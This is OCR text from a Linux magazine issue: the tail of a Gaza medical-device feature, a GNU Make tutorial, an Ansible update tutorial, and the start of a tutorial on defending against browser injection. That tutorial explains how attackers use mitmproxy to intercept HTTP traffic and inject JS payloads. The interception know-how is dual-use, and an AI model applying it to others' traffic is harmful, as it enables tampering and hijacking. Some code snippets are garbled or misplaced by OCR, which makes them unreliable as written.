Tarek believes they have up to 50 devices that Glia can design, document, test and validate before having to worry about facing modern patents. But the Holy Grail for Tarek is dialysis, the procedure to remove waste products and excess fluid from the blood when the kidneys stop working properly. In 2007, there were no dialysis machines in Gaza; when the blockade came into effect all the patients travelling outside of Gaza to Israel to use dialysis machines could no longer do that. "It's kind of weird to say this," reflects Tarek. "But everybody who needed dialysis died within a year. Everybody."

Gaza found itself in the odd but unique situation of starting its dialysis care with zero patients. However,



Top Glia is currently running clinical trials of its prototype pulse oximeter used to measure oxygen levels in a patient's blood **Above** An early prototype of the pulse oximeter from four years ago

eight years on, Tarek says they can't get any better without a paradigm shift. "The machines are all running 24 hours a day. There *is* no machine designed to run 24 hours a day, and they are breaking. That's why I really want to do dialysis."

Fortunately, dialysis is very feasible. "A woman, she was a girl at the time, did a dialysis machine as her high school project a couple of years ago and brought it in under $500," Tarek tells me, "so we can do it." However, it's not manufacturing that's tricky, it's doing it in a way that's safe, reliable and regulated. "In that sense, I'm not trying to break the system – I'm trying to insert new machines into it that are much, much cheaper." Currently the cheapest dialysis machine is $20,000, "but practically speaking," says Tarek, "you're looking at the $30,000 to $50,000 range."

The dream for Tarek and the team at Glia, then, is alter the culture of medical devices. He believes the world needs a vibrant generic market based on open source projects. "Practically speaking, people will monetise what we are doing and that's fine. But so long as they are monetising it to reduce costs for everybody that's okay. And I think that's a promise that only open source can do.

"That's my kind of life fantasy, that we show people that open devices are probably the most profitable way – not just money-wise – to go about making devices and also show governments that having research labs like ours will be good for them by bringing the costs down and make devices more versatile. Labs can take the devices that we genericise and modify them as they please."

By the end of our time with Tarek, we were somewhat punch-drunk with the gruesome realities of what is happening and has happened to civilians in Gaza. There's the fact, for instance, that Gaza didn't have a cancer problem by 2010 because, as in the case of patients requiring dialysis, the cancer patients had all died.

"One thing that always amazes me is how incredibly hopeful everybody is there," says Tarek, smiling. "They know this will end. What we're doing with solar panels and what we're doing with medical devices or training, we're not just doing it during the occupation, we all know the occupation is going to end.

"We can end the problem by ending the occupation, but practically speaking even after the occupation we want free and open medical devices, we want generics, we don't want patents. This is not a problem for occupied countries, it's a problem everywhere." ■

EmpowerGaza.org

SPOTLIGHT

Critical electric

Gaza has experienced an energy crisis for many years. Dr Tarek Loubani and others set up a campaign called EmpowerGAZA.org, which raised funds to buy and install solar panels on two major hospitals in Gaza to allow for critical care, as the current shortage is untenable: "If we had talked two years ago I would have told you that it can't get worse than [having power for] eight hours a day. Then it became six hours, and then four hours, and when I was there two weeks ago, they were down to two hours. When you don't have four hours a day, you start breaking systems."

Solar panels offer sustainable, reliable and renewable energy, and although shipments were delayed the project has gone on to install panels on three hospitals: "At the very least, with the solar panels the intensive care units are covered, the operation rooms are covered, and dialysis is covered in one of the hospitals."

Tarek says they want get a minimum of 20kW (kilowatts) per hospital in Gaza. To put this in perspective, Tarek says his hospital in Canada uses roughly 60MW (megawatts), while all of Gaza receives less than 60MW a day.

TAKE OUR READER SURVEY

Make your voice heard and get some free swag

Yes, it's that time of year where we ask you, dear reader, what you like or loathe about your monthly copy of *Linux User & Developer*. Not only is it a chance to mould the future of the magazine, but you also get freebies for speaking your mind. As well as a chance to win a wonderful adjustable desk from Varidesk, we'll also give you 10 per cent off anything on **www.myfavouritemagazines.co.uk** – plus a free eBook edition of our popular guide to mastering Python!

HAVE YOUR SAY! GO TO:

www.surveymonkey.co.uk/r/LUDSurvey2018

From the editor...

"This is your chance to tell us exactly what you want from your copy of *Linux User & Developer*, so make it count! To say thank you, you'll get 10 per cent off in our store and a free Python coding eBook!"

FOLLOW US

Facebook: facebook.com/LinuxUserUK

Twitter: @linuxusermag

Facebook: facebook.com/groups/LinuxUserDev/

Win an Exec 40 Varidesk

Complete the survey and you'll be entered into our prize draw to win this stylish top-end adjustable desk from Varidesk, worth £495!

4.7GB DVD! TOP BACKUP TOOLS
Linux User & Developer
THE ESSENTIAL MAGAZINE FOR THE GNU GENERATION
BUILD THE PERFECT
NETWORK
Plan & Design ✔ Set up & Configure ✔ Monitor & Manage ✔
IN-DEPTH GUIDE TO
Qubes OS
The most secure distro in the world
EXPERT PI PROJECTS
> pyCLI: Build a Pi controller
> PiServer: Manage many Pis
Life-saving disaster response networks
Fixing complexity
51 PAGES OF GUIDES
> Python: Parallel programming
> Security tools: Build an arsenal
> Ubuntu Server: Lockdown Linux
R programming primer
ALSO INSIDE
Machine Learning
Add brain power to your code
Pi projects
> Build a social media holiday sweater

TAKE OUR SURVEY & GET 10% OFF!

Three changes you asked for last time


1 Programming
82 per cent of you told us that you wanted more tutorials on programming languages and frameworks in the magazine.

2 FOSS focus
65 per cent of you said that you'd like to read more in-depth tutorials, which is why we have more 4-pagers now.

3 Free DVD
You asked in overwhelming numbers to have the free DVD back and we obliged! It came back in issue 165.

Your free gift

Complete the reader survey and you'll get a FREE copy of our ultimate guide to coding with Python (eBook).


NEW
The Python Book
OVER 2 HOURS OF VIDEO TUTORIALS
The ultimate guide to coding with Python
Over 400 essential tips
Digital Edition
Learn to use Python • Program games • Get creative with Pi

MORE REASONS TO TAKE PART

FREE Comprehensive Python manual

Master Python! All readers who complete the survey will receive a free copy of The Python Book (eBook)

PLUS Exclusive savings on mags and books

Get a **10 per cent discount code** to use at our online shop

John Gowers

John is a university tutor in Programming and Computer Science. He likes to install Linux on every device he can get his hands on, and uses terminal commands and shell scripts on a daily basis.

Resources

- **A terminal running the Bash shell**
  Standard on any Linux distribution
- **GNU Make**
  www.gnu.org/software/make
  Included in most Linux distributions
- **cURL**
  https://curl.haxx.se
  Optional – included in most Linux distributions

PART FOUR

Build programs with GNU Make: unusual uses

GNU Make is such a powerful program that it can often be put to good use for purposes other than builds

So far in this series, we've learned the basics of using Make to automate program builds, as well as some more advanced concepts and techniques for handling projects that span multiple directories. In this final tutorial, it's time to take a different approach to Make. We're going to learn how we can use it for purposes other than the one it was designed for. We'll give two case studies, starting with a makefile that can be used to copy files to a server in the most efficient manner possible. We'll brush up on Make's capabilities for parallel processing, and show that they are powerful enough that they can be used in their own right.

As a common theme, neither of these case studies will use anything like the full capabilities of Make; instead, they will make full use of one specific feature. The goal is to help you think of Make as a powerful automation suite that you can use in your day-to-day Linux administration and not just a tool for automating software builds. Since Make is present by default on so many Linux distributions, it provides a portable alternative to more specialised pieces of software. We hope that, after reading this article, you'll come up with your own unusual uses of Make.

Use Make as a sync utility

Suppose we are building a website. The website lives on an external server, **webserver.example.net**, but since our connection is unreliable, we want to work on the website locally, and then copy files to the server. For example, if we have three files `index.html`, `style.css` and `script.js` in our local repository, we might copy them over to the server using a command similar to the following.

```
#!/usr/bin/make -f

DHFLAGS=--parallel

export DEB_BUILD_MAINT_OPTIONS = hardening=+all
DPKG_EXPORT_BUILDFLAGS = 1
include /usr/share/dpkg/buildflags.mk

%:
	dh $@ $(DHFLAGS)

override_dh_install:
	dh_install --fail-missing

override_dh_auto_configure:
	NOCONFIGURE=1 ./autogen.sh
	dh_auto_configure $(DHFLAGS) -- \
		--disable-silent-rules \
		--libexecdir=/usr/lib/mate-applets \
		--localstatedir=/var \
		--disable-static \
		--with-cpufreq-lib=cpufreq

override_dh_strip:
	dh_strip --dbgsym-migration='mate-applets-dbg (<< 1.20.0-1~)'

get-orig-source:
	uscan --noconf --force-download --rename --download-current-version --destdir=..
```

Above Make can also be used to package Debian files – see the boxout on the opposite page

```
scp index.html style.css script.js \
   luad@webserver.example.net:/home/luad/
public_html
```

This works fine for a small website, but before long we have a large project with multiple files in multiple directories, all of which take some time to be copied to the server. It would be easy enough to write a shell script to copy everything, but clearly if we make a change to a single file, we don't want to have to copy everything; we only want to copy the file that we have changed.

The answer to this problem is to build a sync utility: a program that can tell which files have been modified since the last push, and which copies only those files to the server. Since the entire operation of Make is built around modification times of files, it makes sense to use it as a tool to build a sync utility.

> "The goal is to help you think of Make as a powerful automation suite that you can use in your day-to-day Linux administration"

In order to test this out, we'll use a shell script that simulates the process of copying changes to the server. You can find this script on the coverdisc as **server_copy.sh**. The script asks for a password, and if the password is correct, it pretends to copy the given files to a server. The password is **swordfish**, though you can change this if you like.

```
$ touch index.html script.js style.css
$ ./server_copy index.html script.js
Password: swordfish
index.html copied to server!
script.js copied to server!
```

We will use one (empty) auxiliary file, **.last_push**, the only function of which is to record the last time that we pushed our local repository to the remote one. Every time we push our changes to the server, we run the command **touch .last_push** in order to update the timestamp on that file.

We want to copy files to the server whenever one of them has changed since the last time we did a push. This suggests that the files we want to push to the server should all be prerequisites for the rule for **.last_push**.

```
FILES = *.html *.css *.js

.last_push : $(FILES)
```

The recipe for the file **.last_push** should contain the command **touch .last_push**, in order to update the timestamp. However, we should also make it responsible for pushing all the files to the server. The key to doing this is the automatic variable **$?**, which is populated with the list of all prerequisites of the current rule that are newer than that rule's target: in this case, precisely the list of all the files that have been modified since the last time we pushed files to the server.

Figure 1

```
FILES = *.html *.css *.js
LAST_PUSH = .last_push
SCP = ./server_copy.sh
.PHONY : push
push : $(LAST_PUSH)
$(LAST_PUSH) : $(FILES)
	$(SCP) $?
	touch $(LAST_PUSH)
```

Left Although it's not really the same as performing a software build, creating a sync utility is a task that Make is very well suited for

```
.last_push : $(FILES)
	./server_copy $?
	touch .last_push
```

The complete makefile, using variables to make it more maintainable, is shown in **Figure 1**. We can run it using **make sync**.

```
$ make push
./server_copy index.html script.js style.css
Password: swordfish
index.html copied to server!
script.js copied to server!
style.css copied to server!
touch .last_push
```

Now, if we modify one of the files, only that file is copied:

```
$ touch index.html
$ make push
./server_copy index.html
Password: swordfish
index.html copied to server!
touch .last_push
```

Lastly, we'll need to modify the value of the **FILES** variable in order to find all the files we want to be able to copy across. We can do this programmatically, using Make's **shell** function to call the **find** utility from the shell. The following command finds all files in this directory and its subdirectories that end in **html**, **css**, **js** or **jpg**.

```
FILES = $(shell find . \( -name *.html -o
-name *.css -o -name *.js -o -name *.jpg \))
```

Here, we use the Make function **$(shell ...)** that calls a shell function and returns its output. We can now add other files with the same extensions and our sync utility will still be able to copy them.

debian/rules files

One important non-standard use of Make is in software packaging for the Debian distribution. Each Debian package comes with a makefile, debian/rules, that specifies several special (.PHONY) rules to carry out various shell commands in order to install the software. The package installer then installs the package by running some of these rules. See the image on the opposite page for an example debian/rules.

#!/bin/make -f

When we use Make for purposes other than building software, it doesn't always make sense to call the file we write makefile and to run it by typing make. We can use the -f option with Make to run a makefile with a non-standard name. for example make -f fetch_mirror_times.mk. Alternatively, we can use #!/bin/make -f at the top of our makefile to turn it into an executable script. If we do this, we need to remember to run chmod +x on the file to make it executable.

```
$ mkdir subpage
$ touch subpage/index.html
$ make push
./server_copy.sh subpage/index.html
...
```

Lastly, if we want to modify this so that we can actually copy files to a server, we can change the value of the SCP variable. For example:

```
REMOTE_ADDRESS = luad@webserver.example.net
REMOTE_PATH = /home/luad/public_html
SCP = scp
SCP_ARGS=$(REMOTE_ADDRESS):$(REMOTE_PATH)
```

We then need to replace the line `$(SCP) $?` with `$(SCP) $? $(SCP_ARGS)`.

It is possible to achieve the same effect using a shell script, rather than Make, using the conditional operator `-nt`, which checks whether one file is newer than another: see the script in **Figure 2** for an example implementation. However, there are a number of advantages to using Make in this case.

Firstly, it's always a good idea to write simpler code and avoid re-inventing the wheel. Secondly, it enables us to take advantage of the other features of Make. For example, it's common in web development to use a CSS preprocessor such as SASS or LESS in order to make

> Since Make's parallel processing capabilities are so powerful, it's worth using as a parallel task scheduler in its own right

our CSS more maintainable. Suppose that our file `style.css` is created from a SASS file `style.scss` using the command `sass style.scss style.css`. We could then add a rule to our makefile to specify that this is how the file should be created.

```
%.css : %.scss
	sass $< $@
```

Here, we've used an implicit rule to deal with all the CSS files we might want to have. Now, if we modify the file `style.scss` and run `make push`, Make will compile the SASS file to CSS and push the CSS file to the server with one command.

Since we might not want to push files to the server every time we compile them, we can add another rule to do a build without copying files.

```
.PHONY: all push
all : $(FILES)
```

Then we can run `make` to compile our SASS code and `make push` to compile the code *and* push it to the server. Since Make terminates with an error if any of the recipes fails, it has the added side-effect that if we make an error in our SASS file so that it doesn't compile, when we run `make push` we will not push anything to the server – giving us a chance to fix the problem and try again.

Note that we might want to change the definition of the `FILES` variable if we do this.

```
HTML_FILES = $(shell find . -name *.html)
S_FILES = $(shell find . -name *.js)
SCSS_FILES = $(shell find . -name *.scss)
CSS_FILES = $(patsubst %.scss,%.css,$SCSS_
FILES)
FILES = $HTML_FILES $JS_FILES $CSS_FILES
```

Here, the list of CSS files is defined to be the list of `.scss` files, with the extension changed to `.css`. With further work, we could modify this so that it also incorporates CSS files that are not compiled from SASS files.

Parallel processing

One of the most powerful features of Make is its capacity for parallel processing. By default, Make executes its rules sequentially, without using parallelism, but often it can be useful to execute multiple rules in parallel. Make can do this automatically, using the operating system task scheduler, and is clever enough to work out which rules may be executed concurrently, and which need to be executed in order.

To enable this behaviour, we run `make` with the `-j` switch. If we specify a number – for example. `make -j25` – Make will limit the number of rules that can be executed at the same time. If we run `make -j` without specifying a maximum number, the number of threads that can run concurrently is unbounded.

A useful command-line switch to use alongside `-j` is `-l`, which causes Make to limit the number of threads that it runs concurrently if the system is undergoing a high level of load. The level of load that the system is experiencing can be measured using its load average, which we can view by running the `uptime` command.

```
$ uptime
10:07:31 up 59 min,  3 users,  load
average: 0.31, 0.34, 0.53
```

Figure 2

```
LAST_PUSH='.last_push'
for f in *.html *.css *.js; do
  if [ "$f" -nt "$LAST_PUSH" ]; then
    TO_PUSH="$TO_PUSH $f"
  fi
done
scp$TO_PUSH linus@linux.org:/home
touch $LAST_PUSH
```

Right We can build a sync utility using a shell script, but it's less flexible and harder to configure than the makefile in **Figure 2**

These three numbers represent the average system load over, respectively, the last minute, the last five minutes and the last 15 minutes. `0.53` is a fairly small load average, but if we were running more processes then we could make it larger. For example, if we run the command

```
$ yes > /dev/null &
```

four or five times and then run `uptime`, the load average over the last minute should climb to around 2.5 (depending on what else your system is doing). Don't forget to run `killall yes` when you have finished to stop the commands that are using up your system load.

If we run `make -j -l 2.5`, Make will run rules in parallel, but will not start a new thread if the load average exceeds 2.5, ensuring that Make doesn't take up valuable system resources at a time of high load.

Use Make as a parallel task scheduler

Since Make's parallel processing capabilities are so powerful, it's occasionally used as a parallel task scheduler in its own right. The advantages of using Make rather than more specialised software is that it's easy to use and present on most Linux systems.

As an example, it's common for package managers on Linux systems to have a list of mirrors: servers where the packages are hosted that the package manager can use to download the right software. Having multiple mirrors avoids putting all the load onto a single server and spreads the hosting around the world, so users in different parts of the globe can access the mirrors that are closer to them.

An obvious thing to do in such a situation is to rank the mirrors depending on the time they take to reach from the current host. For a single mirror site, we can use a command such as the following.

```
$ host=www.myfavouritemagazines.co.uk
$ curl -s -m 10 -w "%{time_total}" "$host"
-o/dev/null
3.192243
```

This gives us the round-trip time for communicating with that particular address. If we had a file, `mirrorlist`, containing a list of mirrors to use, we might try to print all their round-trip times using a shell `while` loop.

```
$ while read mirror
> do echo "$mirror,"
> "$curl -s -m 10 -w "%{time_total}\n"
"$mirror" -o/dev/null
> done < mirrorlist
```

However, this can take an unnecessarily long time. To illustrate this, create a 200-line file where each line is a web address and save it as `mirrorlist` (or use the file provided on the coverdisc, which lists the current mirrors for 64-bit Arch Linux), and run the command given above. Since each request can take several seconds to complete, the whole thing could take several minutes.

Figure 3

```
MIRRORS=$(shell sed 's/:/\\:/g')
all : $(MIRRORS)

%:
      @echo "$@,$$(curl -s -m 10 \
        -w "%{time_total}\n" $@ -o/dev/
null)"
.PHONY : all $(MIRRORS)
```

Left We can use Make purely for its parallel processing ability if we mark all rules as `.PHONY` to make sure they're run every time

But this delay is avoidable – most of the time taken is spent waiting for a network request to return from a host somewhere else on the globe. During this time, we could be sending off the request to the next host. In other words, this is an ideal situation for parallelism.

Parallel problems

One possible solution is to run each `curl` command within a background subshell:

```
$ while read mirror
> do (echo "$mirror,"\
> "$(curl -s -m 10 -w "%{time_total}\n"
"$mirror" -o/dev/null)") &
> done < mirrorlist
```

This works, but it's messy. If we run it in the shell, we have no control over the parallelism, and it's not possible to stop the run by pressing Ctrl+C, since the program is running in multiple subshells.

A cleaner solution is to use a makefile, such as the one in **Figure 3**. Here, we really are using Make only for its parallelisation properties; for this reason, all the rules are declared as `.PHONY` targets, so that they're guaranteed to execute every time. The rule that starts everything off is the rule `all`, which has the list of mirrors as its prerequisites. Since each mirror name is declared as a `.PHONY` target, Make runs the match-everything rule `%` in order to fetch the round-trip time and print out the result.

The variable `MIRRORS` is populated from the shell, performing a substitution to replace `:` characters with the escaped version `\:/` (since `:` is a special character in makefiles). Now, if we save the code in **Figure 3** to a file called `makefile` and run `make < mirrorlist`, we get the original sequential behaviour – but if we run `make -j < mirrorlist`, the separate `curl` jobs run in parallel, and the whole list is printed within 10 seconds. If we want to limit the number of threads that can run at once, we can do that with `-jXX` or `-l`.

This brings us to the end of our series of tutorials on GNU Make. Hopefully, we've demonstrated how such a core Linux tool that's generally viewed as ostensibly developed for one particular purpose, is far more powerful and versatile than it might first appear. It's worth spending the time and effort in getting to know it thoroughly, as the time you'll save in the future more than outweighs this.

Michael Aboagye

Michael is as an application security engineer and web pen-tester in Accra, Ghana.

Resources

■ **Ansible**
www.ansible.com

■ **Ansible docs**
http://docs.ansible.com

Ansible: Automate software updates

Use Ansible playbooks and ad-hoc commands to automate updates to software

In today's IT industry, automation is becoming the norm. From configuration management on entire IT infrastructures to deploying applications to a production environment, Ansible is capable of automating tasks for system administrators, developers and other IT pros. In this tutorial, we'll look at how to update software on a remote machine by using both Ansible's ad-hoc commands and playbooks.

What is Ansible?

Ansible, founded by Michael DeHaan and later acquired by Red Hat, is software that automates configuration management, application deployment and software provisioning for system administrators. It can be extended to automate advanced tasks such as cloud deployment and so on. Ansible works by configuring remote computers via SSH, so thus there's no need to install any server software.

The kind of functions system administrators and developers can automate with Ansible include:

• **Configuration management** Want to install or update packages, start or stop services such as SSH, Apache2, httpd or Nginx running on your server? Ansible enables you to do it easily.
• **Application deployment** For instance, if you've built a PHP web application for end-users to make it possible for them to access your web application, you'll need to install it on the web server. You can use Ansible to deploy or 'move' applications from a test environment to a production environment.
• **Software provisioning** Ansible is useful for setting up network infrastructure by ensuring that FTP servers, DNS servers and routers can be accessed by the right users.

In this tutorial, we're going to install Ansible on a Debian distribution, though it's able to run on almost every linux distro available at the moment. Incidentally, although it's quite possible to install Ansible on Windows, you would encounter diverse configuration challenges if you tried it.

To test Ansible and learn how to update software, you'll need at least two computers: one will act as the controlling machine and the other as the remote server. There are a number of different ways of installing Ansible; you can download it from the GitHub repository (**https://github.com/ansible/ansible**), install it from **pip**, or use either **apt-get** or **yum/dnf** depending on your distribution.

As we want to demonstrate how to update software on a Debian remote machine, let's get Ansible working via **apt-get**. For this you use:

```
$ apt-get update
$ apt-add-repository   ppa:  ansible/ansible
$ apt-get update
$ apt-get install ansible
```

The first line simply updates Debian from the main repository. The next line ensures that the Ansible ppa is added. The repository is then refreshed or updated again. Finally, the last command installs Ansible. Now we need to check whether we have installed Ansible correctly on the controlling machine. There are two ways of checking whether ansible is working. Check if Ansible is properly installed by typing:

```
$ ansible   -  -version
```

The command above reveals the version of Ansible you have installed. You can also ping to a remote machine to check whether Ansible is correctly installed. Because Ansible connects to remote computers via SSH, it's advisable to ask users or root (admin) for their password:

```
$ ansible 192.168.1.175   -m   ping   --ask-pass
```

The above command is an example of an Ansible ad-hoc command. These commands enable you to quickly perform tasks such as checking whether a particular host or a computer is alive or not. You can use ad-hoc commands to check disk usage, processes running on a remote machine and indeed any other system task. There's one disadvantage to using such commands, however – you can only perform a specific task on a single system. The following shows the basic syntax of Ansible ad-hoc command:

```
# ansible <hosts> [-m <module_name>] -a
<'arguments'> -u <username> [--become]
```

You'll need to replace **<hosts>** with your remote computer's hostname or IP address, such as **www.global.com** or **192.168.1.165**. You can specify a list of IP addresses or hostnames in an inventory file. In the **etc/ansible** directory there is a file called **hosts** which, by default, refers to the inventory file.

<module_name> is an optional parameter; **yum**, **apt**, **shell** and **file** are examples of frequently used modules. The arguments in Ansible ad-hoc commands are specified by the flag **-a** and sit within the single quotes. For example, the following arguments reboot or restart a remote machine via the **shell** module.

```
$ ansible 192.168.1.165 -m shell -a 'sbin/reboot'
```

The **<username>** reference specifies the user account under which Ansible can execute commands over SSH. For instance, the following command simply informs Tom of processes running on a remote machine.

```
$ ansible 192.168.1.165 -m shell -a 'ps -ef' -u Tom --ask-pass
```

Because Ansible connects to a remote computer via SSH, you need to ensure all remote computers are secured by asking for a user's password before it connects remotely – that's what **--ask-pass** does here. The last parameter **--become** is optional. It's included when we want to execute operations that need **sudo** or **su** permissions to perform a task as another user. You can still use **sudo**,


> "Ansible's playbooks enable you to send commands to remote computers as scripts"

but **--become** is the preferred method for escalating privilege. By default, this parameter is false.

Now let's make use of ad-hoc commands to update, as an example, both Nginx and Apache software on a remote machine. Let's assume that previous versions of Nginx and Apache server have already been installed on a remote server, but we want the latest version of them both. By typing the following commands at the terminal, Ansible enables user 'Tom' to check the version of Nginx and Apache2 running on the remote server:

```
$ ansible 192.168.1.165 -m shell -a 'apt-cache show nginx' -u Tom --ask-pass
$ ansible -m shell -a 'apt-cache show apache2' -u Tom --ask-pass
```

Now we can use the following ad-hoc command to update or upgrade both web servers.



Above The basic workflow for transforming a new Ubuntu VM into a web server using Ansible's playbooks

```
$ ansible 192.168.1.175 -m apt -a 'name=nginx state=latest' --ask-pass
$ ansible 192.168.1.175 -m apt -a 'name=apache2 state=latest' --ask-pass
```

As well as using single ad-hoc commands to update or upgrade software, you can also rely on playbooks. Ansible's playbooks enable users to send commands to remote computers in a scripted way. Instead of using ad-hoc commands to configure remote servers one after the other, you configure an entire infrastructure. Ansible playbooks are written in YAML, although you can also use JSON. Our personal preference is for YAML because it's human-readable and it's a data representation language commonly used for configuration – for example, with Docker Compose and Kubernetes configuration files.

Ansible playbooks use unique terminology (such as 'tasks') to inform Ansible about what they should do. To test playbooks' scripting, let's create a basic one to update Apache and Nginx using **apt**. First, create an empty file called **update.yml** by using the command **touch update.yml**. Open **update.yml** with a text editor and add the following:

```
- hosts: all

  tasks:
   sudo: yes
    - name: update apache2
      apt: name=apache2 update_cache=yes state=latest

    - name: update nginx
      apt: name=nginx update_cache=yes state=latest
```

The **apt** module updates Apache2 and Nginx to the current version. **--ask-sudo-pass** asks the system the **sudo** password; use this on the command line when running a playbook.

And that's it – we've just updated two web servers using Ansible playbooks and ad-hoc commands. Ansible is a powerful automation tool for any system administrator or developer in need of an easy-to-use automation tool with a shallow learning curve.

Don't want to playbooks?

If for some reason you are not comfortable with Ansible playbooks, you can still make individual configuration changes to systems. Not everybody will have the time to master Ansible, especially its playbooks, so start-ups with a small IT team can rely on ad-hoc commands.

Toni Castillo Girona

Toni holds a degree in Software Engineering and a MSc in Computer Security and works as an ICT research support expert in a public university in Catalonia (Spain). Read his blog at **http://disbauxes.upc.es**

Resources

- **Mitmproxy 2.0.2** https://mitmproxy.org
- **Mitmproxy 2.0.2 manual** https://mitmproxy.readthedocs.io/en/v2.0.2
- **Self-contained JS Workers** http://bit.ly/lud_webworkers
- **JavaScript MD5 brute-force cracker** http://bit.ly/lud_md5crack
- **Timing side channel port scanner** https://defuse.ca/in-browser-port-scanning.htm

Defend yourself against web browser injections

Learn how attackers turn any computer on the network into devoted soldiers by performing MITM attacks with


Browser-based cryptocurrency mining is a new trend. Whether it's malicious scripts injected to otherwise benign and trusted websites, man-in-the-middle (MITM) attacks such as Coffee Miner, or common distributed malware, they all serve the same purpose. That's to make the owner's computer, laptop, smartphone or IoT gadget use their processors for the lucrative task of crypto-mining. Consider these malicious actions as a sort of 'opportunistic computing', where attackers leverage thousands of CPUs to compute hashes.

Imagine that these attackers are inside your network performing MITM attacks; they can intercept, modify and play back any sort of packet going through the network. Now consider this: they are only interested in tampering with HTTP requests and responses to inject JS payloads to anyone browsing a website. These payloads could do almost anything you can possibly think of, from cracking hashes to performing SQL-i attacks; it's all a matter of devilish creativity and time.

So how do attackers go about intercepting HTTP traffic and injecting payloads, you may ask? Well, there are a bunch of tools and techniques to do that, but there's one tool that stands out for its simplicity: Mitmproxy and its powerful Python API. Which is exactly what we're going to use here, so let's get this tutorial started!

Modify HTTP responses on the fly

Let's begin with the basics: get the stable version of mitmproxy (2.0.2 as of writing) and install it. You will need Python 3.5 or above as well as some dependencies; install them all with `pip3 -r requirements.txt`. Mitmproxy has a simple `ncurses`-like GUI, not so nice as that of Burp or ZAP, but it gets the job done. You are about to intercept and modify an HTTP response from **https://myip.es**, a website that returns some information about your public IP address. First, execute mitmproxy in 'Regular' mode: `mitmproxy`. Next, open a browser, set 127.0.0.1:8080 as your proxy and then visit **http://mitm.it**. Click 'Other' to install the mitmproxy root CA certificate. Remember: mitmproxy is a man-in-the-middle proxy, so unless you install this certificate on your browser, you won't be able to proxy HTTPS traffic. Now browse to any website and you will see some activity on mitmproxy panel. Let's intercept an HTTP response from



Above As the saying goes, true beauty comes from within – unless you fancy ncurses-like GUIs, that is

myip.es holding the string literal `Mi Dirección IP`, 'My IP address': on mitmproxy the panel, press the **I** key (for Intercept) and then write this regular expression when you're prompted:

```
(~d myip.es & ~bs "Mi Direcc" )
```

Press Return to enable this interception pattern. Here we basically tell mitmproxy to intercept any HTTP response from myip.es (`~d myip.es`) holding the string literal `Mi Direcc` in its body response (`& ~bs "Mi Direcc"`). See **http://docs.mitmproxy.org/en/stable/features/filters.html#filters** for more information about filters and regular expressions supported by mitmproxy. Now browse to **https://myip.es**; mitmproxy will intercept the response (in red). You can edit the body response by selecting it with the cursor keys and pressing Return. Now, use **Tab** to highlight the 'Response intercepted' option and press **E** (Edit) followed by **R** (Raw) to edit it.

> Unless you install the mitmproxy Root CA certificate on your browser, you won't be able to proxy HTTPS traffic

Mitmproxy will execute `vim` to allow you edit the entire HTTP response as a regular ASCII file; change whatever you like, save it with `:wq!` and then accept this new response so that it is forwarded to your browser: press **A**. See? Easy. Easy, but boring.

Automate the interception

Instead of using Mitmproxy interactively (which is useful when assessing the security of a website, by the way), you can use mitmdump to automate the boring stuff. Mitmdump is the command-line companion to mitmproxy. Thanks to mitmproxy's powerful Python API, you can programmatically transform HTTP traffic too. So let's repeat the previous example but this time using Python. What we want to look for is any IP address pattern in the body response coming from **https://myip.es** and replace them all with a string literal of our choice. Get the following script from the coverdisc: **03-api-simple/ex1.py**. In order to execute this script, start mitmdump like this:

```
mitmdump -s "ex1.py 'MITMPROXY IS GREAT'" -I '^(?!myip\.es)'
```

